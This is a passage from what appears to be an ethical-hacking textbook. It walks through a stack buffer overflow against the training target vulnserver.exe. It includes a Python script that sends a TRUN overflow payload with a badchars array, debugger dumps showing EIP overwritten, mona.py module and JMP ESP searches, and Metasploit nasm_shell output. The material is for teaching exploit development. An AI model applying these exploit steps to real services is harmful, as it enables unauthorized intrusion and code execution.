"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2
\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")
```

Next, run the following Python script to send badchars along with the shellcode:




badchars.py (~) - Pluma
File Edit View Search Tools Documents Help
Open Save Undo
badchars.py
Python Tab Width: 4 Ln 22, Col 15 INS

```python
#!/usr/bin/python
import sys, socket

badchars =
("\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f"
"\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f"
"\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f"
"\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f"
"\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf"
"\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf"
"\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

shellcode="C" * 2003 + "D" * 4 + badchars

try:
    soc = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    soc.connect(('10.10.10.10', 9999))
    soc.send(('TRUN /.:/' + shellcode))
    soc.close()
except:
    print "Error: Unable to establish connection with Server"
    sys.exit()
```

Figure 6.61: Screenshot of Python script for sending badchars

In Immunity Debugger, right-click on the ESP register value, then click on "Follow in Dump," and finally observe the characters. You will find that there are no badchars that create problems in the shellcode.



Immunity Debugger - vulnserver.exe - [CPU - thread 0000167C]
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
Address Hex dump ASCII
Show patches (Ctrl+P)
Paused


```
Registers (FPU)
EAX 0094F1F8 ASCII "TRUN /.:/CCCCCCCCC
ECX 00A44FF0
EDX 00FFFEFD
EBX 000000CC
ESP 0094F9D8
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 44444444

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 362000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
```

Figure 6.62: Screenshot of Immunity Debugger showing ESP dump

Identify the Right Module

In this step, we must identify the right module of the vulnerable server that lacks memory protection. In Immunity Debugger, you can use scripts such as mona.py to identify such modules. You must download **`mona.py`** from GitHub and copy it to the path **`Immunity Debugger`** → **`PyCommands`**. Now, run the vulnerable server and the Immunity Debugger as Administrator, and attach the vulnerable server to the debugger.

In Immunity Debugger, type **`!mona modules`** in the bar at the bottom of the window. As shown in the screenshot, a pop-up window is created, which shows the protection settings of various modules.


Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r … s ?
Code auditor and software assessment specialist needed
CPU - thread 000012E8, module ntdll
Log data
Paused

```
773A8DF0   CC                 INT3
773A8DF1   90                 NOP
773A8DF2   C3                 RETN
773A8DF3   8DA424 00000000    LEA ESP,DWORD PTR SS:[ESP]
773A8DFA   8D9B 00000000      LEA EBX,DWORD PTR DS:[EBX]
773A8E00   CC                 INT3
```

```
Registers (FPU)
EAX 002FF000
ECX 773DA1E0 ntdll.DbgUiRemo
EDX 773DA1E0 ntdll.DbgUiRemo
EBX 00000000
ESP 00C7FF54
```

```
 CRC changed, discarding .udd data
```


```
!mona modules
```

There is no memory protection for the module essfunc.dll

Figure 6.63: Screenshot of Immunity Debugger showing mona modules

As shown in the screenshot, one of the modules, essfunc.dll, lacks memory protection. Attackers exploit such modules to inject shellcode and take full control of the EIP register. Now, run the following **`nasm_shell`** Ruby script to convert assembly language (JMP ESP) into hex code:

`/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb`


Parrot Terminal
File Edit View Search Ter


```
┌─[root@parrot]─[~]
└──╼ #/usr/share/metasploit-framework/tools/exploit/nasm_shell.rb
nasm > JMP ESP
00000000  FFE4              jmp esp
nasm >
```

Hex code for JMP ESP command

Figure 6.64: Screenshot showing Metasploit nasm_shell output

Next, in Immunity Debugger, type the following command in the bar at the bottom of the window to determine the return address of the vulnerable module:

`!mona find -s "\xff\xe4" -m essfunc.dll`


Immunity Debugger - vulnserver.exe
File View Debug Plugins ImmLib Options Window Help Jobs
Immunity: Consulting Services Manager
CPU - thread 000012E8, module ntdll
Registers (FPU)
Log data

